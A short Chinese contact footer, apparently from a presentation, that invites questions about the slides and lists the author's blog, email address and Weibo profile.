如果你对PPT有什么疑问，欢迎询问我。

Blog: http://xss1.com
Mail: root@xss1.com
微博: http://weibo.com/J1n9999

如何联系我